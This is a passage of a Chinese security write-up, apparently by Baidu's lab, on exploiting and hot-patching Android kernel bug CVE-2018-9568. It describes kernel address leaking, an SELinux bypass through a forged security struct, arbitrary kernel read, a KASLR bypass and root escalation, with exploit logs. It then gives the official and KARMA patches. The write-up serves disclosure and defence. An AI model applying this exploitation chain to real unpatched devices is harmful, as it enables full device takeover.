
C．在构造好两个 dup socket 之后按顺序执行如下操作：

bind dup_socket_0到 BIND_PORT;
bind dup_socket_1到 BIND_PORT;

因为 dup_socket_0, dup_socket_1分别与 follow_socket_0,follow_socket_1共享 tcp_sock，所以，完成上述步骤后会出现一个畸形的 hlist，如下图。




接着在后续步骤中，dup_socket_0和 dup_socket_1分别被 close，hlist 变为：




D．完成 Evil TCP slab“捕获“后按顺序执行如下操作：

close bind_socket_2;
close bind_socket_1;

在未进行上面的两个操作之前， hlist 如下：



进行上述两个操作之后，hlist 变为：



此时的 hlist 非常简单明了，已经出现了内核地址泄露。可以看到，follow_sk_0 sk_bind_node 的 next 指针指向了 bind_sk_0的 sk_bind_node, pprev 指针指向了 follow_sk_1 sk_bind_node；follow_sk_1 sk_bind_node 的 next 指针指向了 follow_sk_0 sk_bind_node。实际操作时的效果如下，打印整个 mmap 内存块中非0值：

```
user_addr:0x7a477d4598, data:0xffffffc099780018
user_addr:0x7a477d45a0, data:0xffffffc0f73dad18
user_addr:0x7a477d45e0, data:0x80
user_addr:0x7a477d47b0, data:0x15977d441c203ee1
user_addr:0x7a477d4d18, data:0xffffffc0f73da598
```

follow_sk_0 sk_bind_node
follow_sk_0 sk_flags;sk_stamp
follow_sk_1 sk_bind_node.next

然后通过这些泄露出的内核地址可以推算出 follow_sock_0的内核地址和一个正常 socket，也就是 bind_socket_0的 tcp_sock 地址了。

2）构造内核任意地址读

目前我们获取到了 follow_sk_0的内核地址以及对应的用户态地址，可以控制 follow_sk_0所在的这一块物理页，这些条件和“利用方法一”中的一样。

同样，使用“利用方法一”中讲到的构造内核任意地址读的方法查找有没有符合模式的相关代码路径。查找相关代码后，我们发现在 getsockopt 的调用路径上（参考4.4内核代码）有符合模式的代码：

```
SYSCALL_DEFINE5(getsockopt, int, fd, int, level, int, optname,
        char __user *, optval, int __user *, optlen)
{
    int err, fput_needed;
    struct socket *sock;

    sock = sockfd_lookup_light(fd, &err, &fput_needed);
    if (sock != NULL) {
        err = security_socket_getsockopt(sock, level, optname);
        if (err)
            goto out_put;

        if (level == SOL_SOCKET)
            err =
                sock_getsockopt(sock, level, optname, optval,
                        optlen);

    case SO_GET_FILTER:
        len = sk_get_filter(sk, (struct sock_filter __user *)optval, len);
        if (len < 0)
            return len;

        goto lenout;

int sk_get_filter(struct sock *sk, struct sock_filter __user *ubuf,
          unsigned int len)
{
    struct sock_fprog_kern *fprog;
    struct sk_filter *filter;
    int ret = 0;

    lock_sock(sk);
    filter = rcu_dereference_protected(sk->sk_filter,
                       sock_owned_by_user(sk));
    if (!filter)
        goto out;

    /* We're copying the filter that has been originally attached,
     * so no conversion/decode needed anymore. eBPF programs that
     * have no original program cannot be dumped through this.
     */
    ret = -EACCES;
    fprog = filter->prog->orig_prog;
    if (!fprog)
        goto out;

    ret = fprog->len;
    if (!len)
        /* User space only enquires number of filter blocks. */
        goto out;

    ret = -EINVAL;
    if (len < fprog->len)
        goto out;

    ret = -EFAULT;
    if (copy_to_user(ubuf, fprog->filter, bpf_classic_proglen(fprog)))
        goto out;

    /* Instead of bytes, the API requests to return the number
     * of filter blocks.
     */
    ret = fprog->len;
out:
    release_sock(sk);
    return ret;
} « end sk_get_filter »
```

可以看到，sk_get_filter 函数中的“sk->sk_filter->prog->orig_prog->len”，并且最终返回的是此结果的值，这个表达式正好就是我们想要的模式。所以，我们可以利用此执行路径构造内核任意地址读。构造过程中需要伪造几个对象，这几个对象都可以从我们可以控制的这个物理页上分配。

还需解决另外一个问题：Bypass SELinux。getsockopt 中会调用 SELinux 的 hook 函数：

```c
static int sock_has_perm(struct task_struct *task, struct sock *sk, u32 perms)
{
    struct sk_security_struct *sksec = sk->sk_security;
    struct common_audit_data ad;
    struct lsm_network_audit net = {0,};
    u32 tsid = task_sid(task);

    if (sksec->sid == SECINITSID_KERNEL)
        return 0;

    ad.type = LSM_AUDIT_DATA_NET;
    ad.u.net = &net;
    ad.u.net->sk = sk;

    return avc_has_perm(tsid, sksec->sid, sksec->sclass, perms, &ad);
}
```

因为 follow_sk_0上的 sk_security 为 NULL，所以直接对 follow_socket 执行 getsockopt 会崩溃。但是如果我们伪造一个 sk_security_struct 对象，并将其地址赋给 follow_sk_0的 sk_security，同时令 sk_security_struct 对象的 sid 为 SECINITSID_KERNEL，这样就完美绕过了 selinux。

3）Bypass KASLR

用前面内核任意地址读可以获取到 bind_sk_0的整个内容，就可以获取到 sk_prot，因为 bind_sk_0的 sk_prot 其实就是内核全局变量 tcp_prot，这样 KASLR 就可以 Bypass 了。

4）提权

提权的所有逻辑与“利用方法一”一样。利用已经获取到的内核任意地址读可以获取到整个内核，然后解析符号表、动态搜索 jop 等，最终完成提权，不再赘述。

4.3 提权效果

```
0xffffff93560b2000 idmap_pg_dir
0xffffff93560b5000 swapper_pg_dir
0xffffff93560b7000 reserved_ttbr0
0xffffff93560b8000 _end
[DBG][4211][sock_prot_conf_priv_elev:917] offsetof(struct proto, close) = 0x0
[DBG][4211][sock_prot_conf_priv_elev:918] offsetof(struct proto, getsockopt) = 0x48
[DBG][4211][sock_prot_conf_priv_elev:928] _stext = 0xffffff9353481000
[DBG][4211][sock_prot_conf_priv_elev:941] __hyp_text_end = 0xffffff9354658000
[+] Reading kernel text, 0x11d7000@0xffffff9353481000
[DBG][4211][sock_prot_conf_priv_elev:981] 0xffffff93534f2d60: ldr x8, [x0, #2264]; ldr x9, [x0, #2304]; str x9, [x8, #200]
[DBG][4211][sock_prot_conf_priv_elev:999] kernel write primitive = 0xffffff93534f2d60
[DBG][4211][sock_prot_conf_priv_elev:1025] offsetof(struct sock, sk_state_change) = 0x288
[+] Success
[DBG][4211][koffs_init_task_struct:55] offsetof(task_struct, comm) = 0x788
[DBG][4211][koffs_init_task_struct:70] offsetof(struct task_struct, tasks) = 0x4c8
[DBG][4211][koffs_init_task_struct:92] offsetof(task_struct, stack) = 0x28
[DBG][4211][koffs_init_task_struct:93] offsetof(task_struct, cred) = 0x778
[DBG][4211][koffs_init_thread_info:108] offsetof(struct thread_info, addr_limit) = 0x8
[DBG][4211][root:66] task = 0xffffffd0f22ba940
[DBG][4211][root:71] stack = 0xffffffd0edc3c000
[DBG][4211][koffs_init_cred:129] offsetof(struct cred, uid) = 0x4
[DBG][4211][koffs_init_cred:140] offsetof(struct cred, cap_inheritable) = 0x28
[DBG][4211][root:86] cred = 0xffffffd04225a240
[+] Credential altered
[DBG][4211][root:98] selinux_enforcing = 0xffffff9355c9a560
[+] SELinux disabled
taimen:/ # getprop |grep fingerprint
[ro.bootimage.build.fingerprint]: [google/taimen/taimen:8.1.0/OPM2.171026.006.C1/4769658:user/release-keys]
[ro.build.fingerprint]: [google/taimen/taimen:8.1.0/OPM2.171026.006.C1/4769658:user/release-keys]
[ro.hardware.fingerprint]: [fpc]
[ro.vendor.build.fingerprint]: [google/taimen/taimen:8.1.0/OPM2.171026.006.C1/4769658:user/release-keys]
taimen:/ #
```

5.基于 KARMA 的 CVE-2018-9568修复

5.1 官方补丁

官方补丁[5]如下图所示，只需在 sk_clone_lock 中生成新的 sk 时，确保新 sk 的 sk_prot_creator 与 sk_prot 一致，就可以从根本上修复 CVE-2018-9568。

```
diff --git a/net/core/sock.c b/net/core/sock.c
index 9b7b6bb..7d55c05 100644
--- a/net/core/sock.c
+++ b/net/core/sock.c
@@ -1654,6 +1654,8 @@ struct sock *sk_clone_lock(const struct sock *sk, const gfp_t priority)

                sock_copy(newsk, sk);

+               newsk->sk_prot_creator = sk->sk_prot;
+
                /* SANITY */
                if (likely(newsk->sk_net_refcnt))
                        get_net(sock_net(newsk));
```

尽管漏洞及补丁公布了很久，但是实际上，依然有很大比例的受影响智能设备没有修复此漏洞。具体原因可以归纳成下面几点：

- 修复链条长
  漏洞信息并未及时从上游同步到终端厂商；漏洞修复完全依赖系统版本升级，无法即时触达终端设备；
- 碎片化生态
  大量的系统版本，导致厂商需要耗费大量精力进行漏洞修复；
- 协同合作
  漏洞修复过程缺乏安全厂商的参与和支持，修复效果不理想；

为了解决智能终端生态中面临的这些问题，能够及时快速的修复系统漏洞，我们自主研发了 KARMA 自适应系统热修复技术，切实解决了终端生态中面临的这些问题，为广大的智能设备及时修复系统漏洞。

5.2 KARMA 自适应系统热修复技术及补丁

KARMA（Kinetic Adaptive Repair for Many AIoT-systems）自适应系统热修复，是百度在业界首创的系统热修复解决方案，使得智能终端设备厂商能够灵活、快速、低成本地修复其设备上的系统漏洞及功能缺陷。该技术能力是百度安全实验室在业界首创技术，拥有14项国内外专利，并曾亮相国际顶级安全会议 BlackHat 2016与 USENIX Security 2017。

依托此技术，我们为 CVE-2018-9568编写了 KARMA 补丁：

```
/* struct sock *sk_clone_lock(const struct sock *sk, const gfp_t priority) */
static unsigned long oases_sk_clone_lock(void **ret, void *sk, unsigned priority) {
    void * newsk = *ret;

    if (newsk) {
        unsigned long *sk_prot = newsk + OFF_SK_PROTO;
        unsigned long *sk_prot_creator = newsk + OFF_SK_PROTO_CREATOR;

        *sk_prot_creator = *sk_prot;
    }

    return FILTER_OK;
}
```

通过动态打补丁的方式，在 sk_clone_lock 函数中打了补丁，在 sk_clone_lock 函数返回时执行补丁逻辑，确保了 sk 的 sk_prot_creator 与 sk_prot 保持一致。这一点和官方补丁是等价的。因为 sk_clone_lock 函数本身并不是系统高频操作，所以，打补丁后基本不会对系统性能产生影响。

当然，我们还可以写出更加简单且更加“自适应”的补丁：

```
/*
 * Disable IPV6_ADDRFORM on IPV6 sockets
 *
 * static int ipv6_setsockopt(struct sock *sk, int level, int optname,
 *  char __user *optval, unsigned int optlen)
 */
unsigned long oases_ipv6_setsockopt(void *ret, void *sk, int level,
        int optname, char *optval, unsigned int optlen)
{
    /* oases_printk_info("oases_ipv6_setsockopt called"); */
    if (optname == IPV6_ADDRFORM) {
        /* oases_printk_info("IPV6_ADDRFORM happening"); */
        *((int *)ret) = -EINVAL;
        return FILTER_NG;
    }
    return FILTER_OK;
}
```

因为 IPV6中的 IPV6_ADDRFORM 的使用是漏洞触发的必要条件，且目前很多设备实际上并不使用此选项，所以可以在不影响系统正常业务的情况下直接在 ipv6_setsockopt 函数中打补丁，将 IPV6_ADDRFORM 选项禁用，这样也能达到漏洞修复的目的。

写好的补丁，只需要通过 KARMA 自适应系统热修复系统下发到终端设备中，就可以立即修复此漏洞。

KARMA 自适应系统热修复具有以下特性：

- 系统热修复

  基于 KARMA 系统热修复方案，漏洞修复无需系统重启，不修改系统及内核文件，**补丁下发即时生效**；
- 自适应

  补丁只需一次开发，即可适配成百上千机型，无需对于每个机型进行开发，提升修复灵活性；

这些特性使 KARMA 自适应系统热修复完美解决了智能终端生态中面临的问题，这也让 KARMA 成为当前智能设备的严峻安全挑战下一个非常有利的武器。

令人欣喜的是，至今 KARMA 已经帮助了超过100万台智能设备在没有升级系统版本的情况下，修复了 CVE-2018-9568漏洞。我们也会持续对更多的智能设备进行安全修复，为更多的智能设备的安全保驾护航。

参考

1. https://towelroot.com/
2. https://www.blackhat.com/docs/us-15/materials/us-15-Xu-Ah-Universal-Android-Rooting-Is-Back.pdf
3. https://dirtycow.ninja/
4. https://thomasking2014.com/2019/05/29/Zer0con2019.html
5. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/net/core/sock.c?id=9d538fa60bad4f7b23193c89e843797a1cf71ef3
6. 统计基于对2019年6月20日国内 Android 手机安全补丁级别的分布数据得出
7. https://lwn.net/Articles/569635/
8. Privileged eXecute Never，详见 arm 文档
9. Privileged Access Never，详见 arm 文档